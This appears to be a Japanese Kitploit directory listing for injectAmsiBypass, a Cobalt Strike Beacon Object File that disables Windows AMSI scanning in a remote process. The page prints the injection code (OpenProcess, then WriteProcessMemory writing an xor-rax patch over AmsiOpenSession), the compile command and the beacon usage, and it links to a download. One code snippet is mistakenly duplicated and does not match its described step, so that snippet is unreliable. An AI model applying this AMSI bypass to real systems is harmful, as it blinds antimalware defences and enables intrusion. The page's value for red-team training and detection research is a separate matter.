Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/boku7/injectamsibypass
エクスプロイトフレームワークペネトレーションテストレッドチーミングペイロード開発
GitHubboku7/injectamsibypass

injectAmsiBypass

Cobalt Strike BOF - コードインジェクションを使用してリモートプロセスでAMSIをバイパスする。

リポジトリを見る
38069343年前Kitploit レビュー済み
共有

Cobalt Strike BOF - AMSIバイパス注入

コードインジェクションを使用してリモートプロセス内のAMSIをバイパスするCobalt Strike Beacon Object File(BOF)です。

CobaltStrikeからのinject-amsiBypass BOFの実行

これは何をするものですか?

1. 指定されたPID引数を使用してリモートプロセスのハンドルを取得します
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
2. AMSI.DLLをビーコンのメモリにロードし、AMSI.AmsiOpenSessionのアドレスを取得します
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
  • ビーコンとターゲットプロセスは両方ともシンボルに対して同じアドレスを持ちます。
  • AMSI.DLLがリモートプロセスに存在しない場合、これを実行するとターゲットプロセスがクラッシュする可能性があります。
3. AMSIバイパスをリモートプロセスのメモリに書き込みます
unsigned char amsibypass[] = { 0x48, 0x31, 0xC0 }; // xor rax, rax
BOOL success = KERNEL32$WriteProcessMemory(hProc, amsiOpenSessAddr, (PVOID)amsibypass, sizeof(amsibypass), &bytesWritten);

メソッド = AMSI.AmsiOpenSession

  • Offensive SecurityのPEN-300/OSEP(回避技術と防御突破)コースで教えられているAMSIバイパス技術を使用しています。
    • https://www.offensive-security.com/pen300-osep/



PoCデモスクリーンショット

前 - Powershell.exe AMSI.AmsiOpenSession
後 - Powershell.exe AMSI.AmsiOpenSession
x64 MinGWでのコンパイル:

x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o inject-amsiBypass.o

Cobalt Strike Beaconコンソールから実行

beacon> inject-amsiBypass <PID>
  • inject-amsiBypass.cnaスクリプトをCobalt StrikeのScript Managerにロードしてください。

今後の課題

  • 注入前にリモートプロセスにAMSI.DLLが存在することを確認する
  • 他のAMSIバイパスを注入に追加する
  • x86のサポート

クレジット / 参考文献

Raphael Mudge - Beacon Object Files - Luser Demo
  • https://www.youtube.com/watch?v=gfYswA_Ronw
Cobalt Strike - Beacon Object Files
  • https://www.cobaltstrike.com/help-beacon-object-files
BOF Code References
ajpc500/BOFs
  • https://github.com/ajpc500/BOFs/
trustedsec/CS-Situational-Awareness-BOF
  • https://github.com/trustedsec/CS-Situational-Awareness-BOF
Sektor7 Malware Dev Essentialsコース
  • https://institute.sektor7.net/red-team-operator-malware-development-essentials
Offensive Security OSEP
  • https://www.offensive-security.com/pen300-osep/
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    398
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    259
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →









